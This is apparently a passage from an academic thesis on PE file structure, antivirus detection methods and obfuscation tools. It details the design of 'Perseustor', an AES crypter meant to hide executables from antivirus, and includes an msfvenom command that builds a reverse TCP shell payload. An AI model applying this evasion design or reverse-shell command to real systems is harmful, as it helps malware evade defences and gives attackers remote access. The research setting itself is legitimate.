

Fig. 1.2: Structure of Resource Tree.

The *MAKEINTRESOURCE* values are inserted in the Name field of each type entry at the top level of the tree, designating the distinct resources by type.

Each entry in the root directory refers to a sister node in the tree's second level. These nodes are also directories, with their own entries. The directories are used at this level to identify the names of each resource inside a specific category.

Resources can be identified by name or by integer. The *Name* field in the directory structure distinguishes them at this level of the tree. The other 31 bits of the *Name* field are utilized as an offset to an *_IMAGE_RESOURCE_DIR_STRING_U* structure, found on Microsoft's MSDN [5], if the most significant bit of the *Name* field is set.

A 2-byte *Length* field is followed by *Length* UNICODE characters. The lower 31 bits of the *Name* are utilized to indicate the resource's numeric ID if the most significant bit of the *Name* field is clear. The menu resource is shown as a named resource, whereas the string table is shown as an ID resource in Figure 1.2.

If there were two menu resources, one by name and the other by resource, both would have entries right after the menu resource directory. The integer-identified resource would be listed first, followed by the named resource. Each of the directory fields *NumberOfNamedEntries* and *NumberOfIdEntries* would be set to 1, indicating that only one entry exists.

The resource tree does not branch out any farther below level two. Level one divides into directories for each resource type, whereas level two divides into directories for each resource by identifier. The third level establishes a one-to-one relationship between the individually specified resources and their language IDs. The *Name* field of the directory entry structure is used to identify both the major language and sublanguage ID for a resource to indicate its language ID. 0x09 indicates the principal language as LANG ENGLISH, and 0x04 denotes the sublanguage as *SUBLANG_ENGLISH_CAN* for the value 0x0409. The file *winnt.h* defines the whole collection of language IDs. The *OffsetToData* field in the entry structure is an offset to a leaf node—the *_IMAGE_RESOURCE_DATA_ENTRY* structure stated earlier—because the language ID node is the final directory node in the tree.

Each language directory entry has its own data entry node, as seen in Figure 1.2. This node merely specifies the amount of the resource data, as well as the virtual address at which the data is stored.

One advantage of the resource data section, *.rsrc*, having so much structure is that it is feasible to get a lot of information from it without having to look at the resources themselves. It is possible to find out how many of each type of resource there are, what resources (if any) utilize a specific language ID, if a resource exists or not, and the size of individual sorts of resources, for example.

1.8.4 Export Data Section (.edata)

The export data for a program or DLL is stored in the *.edata* section found on Microsoft's MSDN [5]. This part, if present, includes an export directory that may be used to access the export information.

The name of the executable module is identified by the *Name* column in the export directory. The *NumberOfFunctions* and *NumberOfNames* variables show how many functions and function names the module is exporting.

The *AddressOfFunctions* field is a starting point for a list of exported function entry points. The address of an offset to the beginning of a null-separated list of exported function names is stored in the *AddressOfNames* field. *AddressOfNameOrdinals* is an offset to a list of ordinal values for the same exported functions (each 2 bytes long).

Once the module has been loaded, the *AddressOfFunctions*, *AddressOfNames*, and *AddressOfNameOrdinals* attributes are relative virtual addresses within the address space of the process. To retrieve the exact position in the process's address space, add the relative virtual address to the module base address after it has been loaded. The address may be obtained before the file is loaded by subtracting the section header virtual address (*VirtualAddress*) from the specified field address, adding the section body offset (*PointerToRawData*), and then utilizing this value as an offset within the image file.

1.8.5 Import Data Section (.idata)

Import data is contained in the *.idata* section, which includes the import directory and the import address name table. *_IMAGE_DIRECTORY_ENTRY_IMPORT* directory is specified, but the file *winnt.h* contains no equivalent import directory structure. *_IMAGE_IMPORT_BY_NAME*, *_IMAGE_THUNK_DATA*, and also *_IMAGE_IMPORT_DESCRIPTOR* are some various structures available. The image import directory structure can be found on Microsoft's MSDN [5].

Unlike the other sections' data directories, this one repeats for each imported module in the file. Instead of a data directory for the complete chunk of data, consider it an item in a list of module data directories. Each entry is a link to the module's import details.

The structure's first field, *dwRVAFunctionNameList*, is a relative virtual address to a list of relative virtual addresses that individually refer to the file's function names. The module and function names of all imported modules are listed in the *.idata* section data, as demonstrated in the following data.

dwRVAModuleName, a virtual address referring to the name of the module. In the structure, there are also two fields, *dwUseLess1* and *dwUseLess2*, that act as padding to keep the structure aligned appropriately within the section. Although the PE file format specification provides import flags, a time/date stamp, and major/minor versions, these two fields are not described and remain seen as useless.

It is possible to extract the names of modules as well as all functions in each module based on the structure's specification.

The last field, *dwRVAFunctionAddressList*, is a virtual address that points to a list of virtual addresses that the loader will insert into the section data when the file is loaded. These virtual addresses are replaced with relative virtual addresses that correspond perfectly to the list of function names before the file is loaded. As a result, there are two identical lists of relative virtual addresses pointing to imported function names before the file is loaded.

1.8.6 Debug Information Section (.debug)

The *.debug* area is where debug information is initially stored. Separate debug files (usually designated with a *.DBG* suffix) are also supported by the PE file format as a technique of gathering debug information in a central location. The debug section provides debug information, although the debug directories are located in the previously mentioned *.rdata* section. Each of the folders has a *.debug* section that contains debug information. In *winnt.h*, *_IMAGE_DEBUG_DIRECTORY* is specified for the debug directory, which can be found on Microsoft's MSDN [5].

The *Type* entry in each directory identifies the type of debug information it contains. The PE file format provides a variety of debug information as well as a few additional fields of data. The *IMAGE_DEBUG_TYPE_MISC* data is the only one of its kind. This data was introduced to represent miscellaneous information about the executable image that could not be included in any of the PE file format's more structured data sections. This is the only place in the image file where, it's certain, that the image name will appear. If an image exports data, the image name will be included in the export data section.

Each type of debug data has its own header structure that specifies the data it contains. The file *winnt.h* contains a list of each of them. The debug directory structure *_IMAGE_DEBUG_DIRECTORY* has two fields that identify the debug information, which is a useful feature. The first of them, *AddressOfRawData*, is the data's relative virtual address after it has been loaded. The other is *PointerToRaw-Data*, which is a physical offset within the PE file where the data is stored.

1.8.7 Relocation Table Section (.reloc)

All base relocations in the image in the base relocation table. The number of bytes in the base relocation table are found in the *_IMAGE_BASE_RELOCATION* structure in the optional header data directories, which can be found on Microsoft's MSDN [5]. The relocation table's foundation is separated into blocks. Each block represents the 4K page's base relocations. A 32-bit boundary must be present at the start of each block.

Because malware developers regularly deploy obfuscation to trick antivirus scanners, antivirus software must apply a variety of malware analysis techniques and procedures to identify and neutralize such malware

The *SizeOfBlock* field is then followed by any number of Type or Offset field entries. Each entry is a WORD (2 bytes).

The difference between the targeted base address and the base where the image is actually loaded is computed to apply a base relocation. Because the difference is 0 when the image is loaded at its preferred base, no base relocations are required.

2 Malware

Malicious code, often known as *malware*, is software that carries out an attacker's malevolent goal. Malware has caused a significant surge in harm over the previous few years. One issue is the increasing popularity of the Internet, which has led to an increase in the number of vulnerable workstations due to security-conscious users. Another reason is that malware has become more complicated, making detection more challenging.

Because malware creators frequently employ obfuscation to fool antivirus scanners, it's crucial to understand how this approach is utilized in malware. A varied virus has a different core structure that allows it to elude protection.

2.1 Malware Analysis

The process of analyzing malware to figure out how it operates, how to detect it, and how to defeat it, is called *malware analysis*. It entails examining the suspicious binary in a secure environment to determine its features and functions in order to build stronger defenses to safeguard sensitive data on machines.

Different analysis techniques are frequently used to comprehend the workings and characteristics of malware, as well as to analyze its impact on the system. The categorization of these analysis techniques is as follows:

- **Static Analysis** is the process of studying a binary without actually running it. It's the simplest method, and it allows retrieving the metadata linked with the questionable binary. Although static analysis may not provide all the essential information, it can occasionally provide useful information that aids in deciding where to focus further analysis efforts.
- **Dynamic Analysis** is the process of running the suspect binary in a controlled environment and watching its behavior. This analysis is simple to use and provides useful information about the binary's activities while it is running. This method of analysis is effective, but it does not expose all the hostile program's capabilities.
- **Code Analysis** is a more sophisticated approach that focuses on evaluating code using programming language and operating system expertise in order to comprehend and explain the binary's inner workings. This method reveals information that can't be gleaned through static and dynamic analysis alone.
- **Memory Analysis** is the process of searching and capturing of forensic artifacts in a device's running memory, and then analyzing the captured output for evidence of malicious software. Memory analysis is particularly helpful in determining the malware's stealth and evasion capabilities [14].

2.2 Static Analysis

Searching for a program code with malicious intent is usually done by *signatures*. A signature is a series of assembly instructions that is known to accomplish malicious behavior. The use of such signatures is, in theory, relatively simple: a database of known sequences of instructions collected from all known malware is required. A malware detection system might check code against this repository and issue an alert if a matching sequence is discovered [3].

Finding malware in this manner presents three distinct obstacles. To begin, the signature must first be created, which is normally done manually. Second, the malware must be examined before the signature can be created. This won't happen unless its existence is established, since there have been cases of malware that has been running for years before being discovered. Finally, the repository of signatures is constantly expanding, and new signatures must be provided on a regular basis. Despite these difficulties, malware detection by static signatures is one of the most effective countermeasures against malware attacks [1].

2.2.1 Heuristics Analysis

Heuristics analysis is a good way to find novel malware that hasn't been seen before. It's particularly useful for detecting macro viruses. It can also be very useful detecting binary viruses, but it has the potential to create a lot of false positives, which is a big scanner flaw. Users are unable to trust and will not purchase antivirus software that routinely generates numerous false positives [4][1][17].

However, there are several scenarios in which a heuristic analyzer may be quite useful in detecting variations of a known virus family. The static heuristic is based on an examination of the virus's file structure and code arrangement. The static heuristic scanner recognizes program activity using plain signs and code analysis.

Items that represent particular structural concerns that may not be included in benign Portable Executables built with a 32-bit compiler are some instances of heuristic flags [2]:

- Possible Gap between Sections
- Code Execution Starts in the Last Section
- Suspicious Section Characteristics
- Suspicious Code Section Name
- Virtual Size is Incorrect in Header of PE
- Multiple PE Headers
- Suspicious Imports from KERNEL32.DLL by Ordinal
- Suspicious Code Redirection

2.2.2 String Scanning

This approach use this signature to detect the virus that was previously examined. It looks through the files for malware signatures. The antivirus engine searches the binary code of files for these strings, and if it finds one that matches a known pattern, it warns the user to the presence of the virus. Antivirus scanners use it as one of the most basic and straightforward approaches [2].

2.2.3 Special String Scanning

When scanning signature strings, some particular criteria in the bytes' comparison procedure are required. The following are some of the most helpful uncommon instances in string scanning [2]:

- **Wildcards**[1] - Wildcards can be used to exclude certain byte values or value ranges from comparison.
- **Mismatches** - It accepts insignificant values for any number of bytes in a string, independent of their location.
- **Generic Degree** - When a virus has several versions, the variants are evaluated to obtain a single unique string that represents them all.

2.2.4 Bookmarks

Bookmarks are a simple technique to improve detection reliability and reduce the danger of false positives. The number of bytes between the start of the viral code and the first byte of the signature, for example, can be used as a bookmark.

2.2.5 Speed-Up Techniques

Almost all antivirus scanners waste the majority of their search time comparing input data to viral signatures that have already been detected. Scanners often use a variety of multi signature string comparison algorithms. As a result, the algorithms must be completed as quickly as feasible. There are various methods for speeding up string scanning. The following are some of the most prevalent strategies for speeding up the search algorithm [16]:

- **Hashing** - Hashing is used in antivirus scanners to reduce the amount of searching strings within the file.
- **Top-and-Tail Scanning** - Scanning only the first and final sections of the file rather than the entire file.
- **Entry-Point and Fixed-Point Scanning** - They scan for the execution entry-points, which are found in the headers of executable files.

2.2.6 Smart Scanning

Smart scanning is a defense-enhancing strategy for the latest generation of viruses, which aim to bury their code in a series of meaningless instructions like *NOP*[2][12].

Junk instructions, such as *NOPs*, are skipped by smart scanning and are not counted as virus signature bytes. In addition, to increase the probability of detecting viral variations, an area of the virus body is chosen that does not include any data addresses or other subroutines.

2.2.7 Skeleton Detection

Skeleton detection is very useful for detecting *macro viruses*[3]. It doesn't use strings or checksums to detect anything [12].

This approach was devised and demonstrated for the first time by Eugene Kaspersky, a Russian malware researcher and inventor of Kaspersky Anti-Virus [2].

2.2.8 Nearly Exact Identification

One frequent way of identifying a virus is to use two strings as the virus's signature, rather than just one. If both strings are present in the file, the virus is almost exactly recognized. When used in conjunction with bookmarks, this method becomes more reliable [16].

Eugene Kaspersky, the developer of the Kaspersky antivirus algorithm, does not use signature strings and instead uses two cryptographic checksums. These checksums are calculated at two locations inside the object, each with a defined size [2].

2.2.9 Exact Identification

The virus's variable bytes are disregarded, and a map of every constant byte is created. This is the only approach that can guarantee accurate viral variant detection. Exact identification methods can also distinguish between different kinds of viruses [16].

Despite the numerous benefits, the deployment of this technology causes the scanners to become slightly slower. Furthermore, it is quite difficult to deploy it for large computer infections.

[2]NOP - A machine language instruction that does nothing.

[3]Macro Virus - A macro virus is one that is written in a programming language that is embedded inside a software application.

2.2.10 Filtering

This technique is used to enhance the antivirus engine's scanning speed performance. It's notably beneficial in *virus-specific detections*[4], which take a long time and have a high level of complexity [2].

2.2.11 X-RAY Scanning

The X-RAY scanning method is another virus-specific methodology that may also be used to detect viruses that are encrypted. Rather of looking for the decryptor, X-ray scanning targets the virus's encryption. It works by using a previously recognized viral plaintext and applying all encryption techniques individually to particular regions of files, such as the top or tail of the file or the claimed entry-point, in order to identify the specified plain text in the decrypted virus body. X-raying takes use of flaws in the viral encryption algorithm. This type of scanning can detect sophisticated polymorphic viruses as well [2][8].

2.2.12 Static Decryptor Detection

A numerous variety of viruses encrypt their bodies to avoid detection by string scanning. The number of bytes that may be used for string matching by scanners is reduced with encrypted viruses. String signature scanning algorithms have a hard time with it. As a result, antivirus software must rely on stub detection unique to a particular infection, which is a low-quality approach that can result in numerous false negatives and positives. Furthermore, because the viral body is not encrypted during scanning, this method cannot guarantee complete removal [4][16].

2.3 Obfuscation Applications

Obfuscation refers to the process of making code unreadable or, at the very least, difficult to comprehend. Code obfuscation is the technique of applying transformations to code in order to modify the physical appearance of the code while keeping the program's black-box requirements. Not only is code obfuscation useful for protecting intellectual property, but it is also often utilized by malicious code developers to prevent discovery. Many viruses employ obfuscation strategies to evade virus scanners, altering their code signature with obfuscating modifications on a regular basis [18].

[4]Virus-Specific Detection - A technique of detection that is specially designed for a given particular virus.

Packers, *Crypters*, and *Protectors* are the three basic forms of obfuscation applications. Each of these applications has a single goal: to obscure malware and prevent it from being detected by antivirus software. Every application takes a different approach to the problem. These applications will be covered further down.

2.3.1 Packer

Packer is a common abbreviation for *runtime packers*, also known as *self-extracting archives*. When the *packed file* is executed, the software unpacks itself in memory. This approach is also known as *executable compression*. This sort of compression was created to reduce the size of files. So users wouldn't have to manually unpack them before running them. However, considering the size of portable media and internet speeds today, the necessity for smaller files is no longer as pressing. So, nowadays, when packers are being utilized, it's nearly usually for malevolent intentions. In other words, to make reverse engineering more difficult, while also reducing the size of the infected system.

2.3.2 Crypter

Obfuscation is the most basic technique used by *crypters*. However, most of the time, these are easy to go around or de-obfuscate. Actual encryption is used in more advanced ways. Most crypters not only encrypt the file, but also provide the user with a number of extra choices for making the hidden executable as difficult to identify as possible by security vendors. Some packers are in the same boat. Another term that is used in that piece is *FUD* (Fully Undetectable), which is malware creators' ultimate objective. For malware creators, being able to go undetected by any security company is the golden grail.

Crypters are usually made out of these three parts:

- **Crypter** - Is in charge of encrypting the input file and generating a new obfuscated file that contains the encrypted input file.
- **Stub** - Also known as the decryptor, is in responsible for decrypting, loading, and executing the encrypted input file.
- **Payload** - Is the input file to be encrypted and obfuscated.

Crypters are typically divided into two main categories:

- **Scantime crypters** - Protects the specified file from static analysis by encrypting it. When the malware is executed, the decrypted form is loaded into memory.
- **Runtime crypters** - During runtime, only the components required to complete a certain task are decrypted. The stub encrypts them again after they've completed their task.

2.3.3 Protector

In this sense, an *protector* is software that is designed to keep programs from being tampered with or reverse engineered. Both packing and encrypting methods can be employed, and they almost always are. What is commonly referred to as a protector is made up of this combination plus some more qualities. As a result, protective layers will surround the payload, making reverse engineering difficult.

Code virtualization, which employs a unique and varied virtual instruction set every time it is used to secure a program, is a completely new technique that also comes under the category of protectors. Professional versions of these protectors are employed to prevent piracy in the gaming industry. However, malware, notably ransomware, has adopted the tactic. This allows ransomware to send the encryption key without requiring a *C&C server*[5]. The encryption key can be hard-coded due to the high level of security.

[5]C&C Server - Is a command-and-control server used to send commands to systems compromised by malware.

3 Evaluation

3.1 Implementation

Perseustor is a scantime crypter that takes 32-bit and 64-bit binary executable files and converts them to encrypted forms, preserving its original behavior, using AES-128. On startup, the stub decrypts the encrypted file and executes it. A pattern-based antivirus solution detects questionable file signatures and prevents them from being executed. The encrypted part has an unknown signature, so its content can't be analyzed by heuristics.

Perseustor makes use of external libraries for a variety of purposes. The TinyAES library is used for encryption, while the FASMAES library is used for decryption. The FASM compiler is used for assembly code compilation.

3.2 Testing Environment

The Perseustor crypter is written in *C* and *Assembler* on *Windows 11* using *Visual Studio Enterprise 2022*. During development, the local antivirus *Microsoft Defender* was disabled. During the development process, the encrypted executables were debugged in *IDA Freeware 7.7* and tested on virtual machines in *VMware Workstation Player 16* with the internet turned off and no antivirus present.

3.3 Crypter

The crypter is responsible for encrypting and creating a new obfuscated executable, and consists of four stages, which are shown in Figure 3.2.



Fig. 3.1: Stages of the Crypter.

3.3.1 Initialize the Crypter

The command line input parameters are used to initialize the crypter at this first stage. Although the crypter accepts up to five parameters, just the input and output files are necessary. These are the five input parameters:

- **Key size** - Indicates the length in bytes of the randomly generated 128-bit AES key. The default value for this parameter is 6. This parameter is optional.
- **Key range** - Specifies each byte of the key that can have a range between 0 and <size - 1>. The default value for this parameter is 4. This parameter is optional.
- **Detailed stage information** - According to this parameter, the crypter turns on or off the detailed stage information output in the console. By default, this option is turned off and is optional.
- **Input file** - This parameter specifies the input file, the executable to be encrypted, by path and name. Without this parameter, the crypter will abort the operation, thus it is required.
- **Output file** - This argument specifies the path and name of the output file, the executable to be encrypted. The crypter will abort the operation if this argument is not provided, hence it is required.

If the crypter recognizes the proper input parameter, it sets the relevant variable to the input value, else it leaves the variables with the default values. The initialization is complete after the input parameters have been successfully parsed, and the appropriate values have been set, and the crypter may proceed to the next stage.

3.3.2 Analyze the Input File

During this stage, the crypter analyzes and parses the input. The crypter either returns the structure of the parsed part or returns *NULL* after each successful parsing of a specified part of the file. If such a *NULL* is returned, the crypter treats it as an error, aborts the analysis, and terminates itself. This parsing happens in five different steps:

1. **Input file**.
2. **MZ Header**.
3. **PE Header**.
4. **COFF Header**.
5. **Optional Header**.

After parsing the various structures is done, the crypter determines if the input file is a *.NET* application or if it contains a *.reloc* table. If any of those attributes are identified, the crypter displays a warning that the input file is unsupported and advises the user to proceed with caution.

3.3.3 Create Required Files

The crypter generates required files in this stage, which are eventually utilized to build the final obfuscated executable. The obfuscated executable cannot be built without these files, therefore if any of the actions returns *NULL*, the crypter considers it an error, aborts the creation, and exits.

At the beginning, the *format.inc* is generated using the optional header. From this header it detects the architecture (32-bit or 64-bit) and if it's a console or GUI application. The following is an example of 64-bit GUI application output in the generated file:

$$format\ PE64\ GUI\ 5.0\ at\ IMAGE\_BASE$$

After generating the first file, the next is *image.inc*. In this file are defined FASM constants of image base address and size of the image, which are in following format:

$$IMAGE\_BASE\ equ\ 0x400000$$
$$IMAGE\_SIZE\ equ\ 0x4000$$

Now the generation of encryption key size, and its length takes place, and the generated file is *key.inc* with the following format:

$$REAL\_KEY\_SIZE\quad equ\ 0x6$$
$$REAL\_KEY\_RANGE\ equ\ 0x4$$

Next, the input file is to be encrypted. First, the total amount of encrypted data is computed by summing the input file size and the checksum size of 4 bytes, which is then rounded up to a multiple of the 16-byte AES block size. The input file's checksum is also created.

After that, using the key length and key range values as input parameters, the 128 bit is created. The input file is subsequently encrypted using the created key. The *infile_array.inc* file stores the encrypted bytes, whereas *infile_size.inc* stores the size of the encrypted file. The following is the format in which the values are written in the file:

$$INFILE\_SIZE\ equ\ 0x810$$
$$db\ 0xf1,\ 0x28,\ 0x2a,\ 0x52,\ 0x7,\ 0xd7,...$$

3.3.4 Generate Obfuscated File

The obfuscated executable is built in the last stage utilizing the previously generated necessary files and the FASM compiler. The FASM command is built in the beginning, utilizing the output file name as an input argument and the directory corresponding to the detected 32-bit or 64-bit architecture.

After the command is constructed, a new FASM process is created and initialized, which, if successful, launches the *FASM.EXE* with the built command, which then compiles all the generated files with the stub component and generates a new executable. If the process was never created, the crypter handles the error and exits.

3.4 Stub

The stub is responsible for decrypting and loading the new obfuscated executable in memory. The stub consists of four stages, which are shown in Figure 3.2.



Fig. 3.2: Stages of the Stub.

3.4.1 Initialize the Stub

The stub is first initialized by loading the necessary files and functions for it to function correctly. The **.bss** is started with an empty byte array with a size equal to the image size of the encrypted file, as shown in Figure 3.3. As a result, the **.bss** section's raw size is zero, but the virtual size is equal to the image size of the input file and is situated just after the stub's PE header.

The data section then contains the encrypted file's byte array. Following the data section comes the text section, which contains the code for decryption, loading, and execution.



Fig. 3.3: Obfuscated Executable in Memory Before Decryption.

3.4.2 Decrypt the Encrypted File

In the second stage, the decryption routine is initialized by configuring the properties of subsequently produced decryption keys using values *REAL_KEY_SIZE* and *REAL_KEY_RANGE* as input parameters from the *key.inc* file. Next, a backup copy of the encrypted file is made for purposes of restoration if the original failed to be decrypted correctly. If the backup is not produced, the stub aborts the decryption, handles the problem, and terminates itself.

Following that, a decryption key is generated, and it is immediately checked to see if all conceivable combinations of generated keys have been generated. If this is the case, it handles the error and exits. A checksum of the encrypted file is produced and compared to the original checksum after decryption. In the event of a match, the stub now has a proper version of the decrypted file and may remove the encrypted file's backup.

If the checksums do not match, the backup is utilized to recover the encrypted file, and a new decryption key is created, which is then used to decrypt the encrypted file. This method is repeated until the file is successfully decrypted or all feasible combinations of the decryption key are tried.

In Figure 3.4 the obfuscated executable can be seen after being decrypted in memory.



Fig. 3.4: Obfuscated Executable in Memory After Decryption.

3.4.3 Load the Decrypted File

The encrypted file can now be loaded into memory after it has been decrypted. This begins with checking the content of the decrypted file's data section, where the MZ and PE headers are examined. The *e_magic* value is added to the image base address in the MZ header, and the lowest 16 bits are compared to the *Signature* in the PE header. If they are not equal, the stub suspends the loading and exits.

The same happens with *e_lfanew* value, which is appended to the image base address, typecasts to *dword*, and then compared with *Signature* in the PE header. If they are not equal, the stub suspends the loading and terminates itself. If the prior checks are successful, the file is ready to be loaded into memory. The PE header and parts of the encrypted file are loaded into memory in this section. This is accomplished by first making the entire image readable, and then cycling over the sections and loading each one into memory until all of them are loaded.

The import table can now be loaded right after the different sections have been loaded. This is accomplished by locating the import table within the optional header's data directory and importing it via the *VirtualAddress* value, so making the import table pointer available for usage.

Following that, the null directory entry is initialized, which is then utilized to traverse over the directory tables. The APIs of the current directory are loaded when cycling over directory tables. This is accomplished by passing the DLL name of the directory as an input argument to the *LoadLibrary* function. If the library cannot be loaded, the stub stops loading, handles the problem, and exits. If the library was properly loaded, the table entries are scanned, and after an API name is located, the *GetProcAddress* function is used with the DLL image base address and the API name to obtain the address of the exported function.

Different memory permissions are assigned for each section after the entire import table has been loaded. The start and finish of the section header are first found. Knowing this, the PE header is set to read-only right away. Next, the *VirtualProtect* function is used to traverse the sections and assign proper permissions.

The decrypted file has now been successfully loaded and may be run in the following stage after passing through each part and setting their permissions.

3.4.4 Execute the Decrypted

The loaded file is executed at the last stage. The *e_lfanew* in the DOS header is first added to the *IMAGE_BASE* from the *image.inc* file and the size of the image file header. This sum, along with *AddressOfEntryPoint*, represents the loaded file's entry point. The only thing remaining is to leap to the entry point, and the loaded file will be executed.

3.5 Results

Now that the Perseustor is ready, it may be tested. Because any 32-bit or 64-bit virus may be tested, knowing if it was run successfully is impossible without understanding its inner workings. As a result, an *MSFVenom* reverse TCP shell was chosen as the testing sample. The reverse TCP shell will be built with the *Metasploit Framework's MSFVenom* utility.

```
C:\metasploit-framework\bin>msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.100.3 LPORT=4444 -f exe -o payload.exe
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/zeitwerk-2.5.4/lib/zeitwerk/kernel.rb:35: warning: Win32API is de
precated after Ruby 1.9.1; use fiddle directly instead
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/connection/channel/channel_type/s
ession.rb:13: warning: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/connection/channel/channel_type/s
ession.rb:13: warning: previous definition of NAME was here
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/connection/channel/channel_type/s
ession.rb:13: warning: already initialized constant HrrRbSsh::Connection::Channel::ChannelType::Session::NAME
C:/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/connection/channel/channel_type/s
ession.rb:13: warning: previous definition of NAME was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe

C:\metasploit-framework\bin>
```

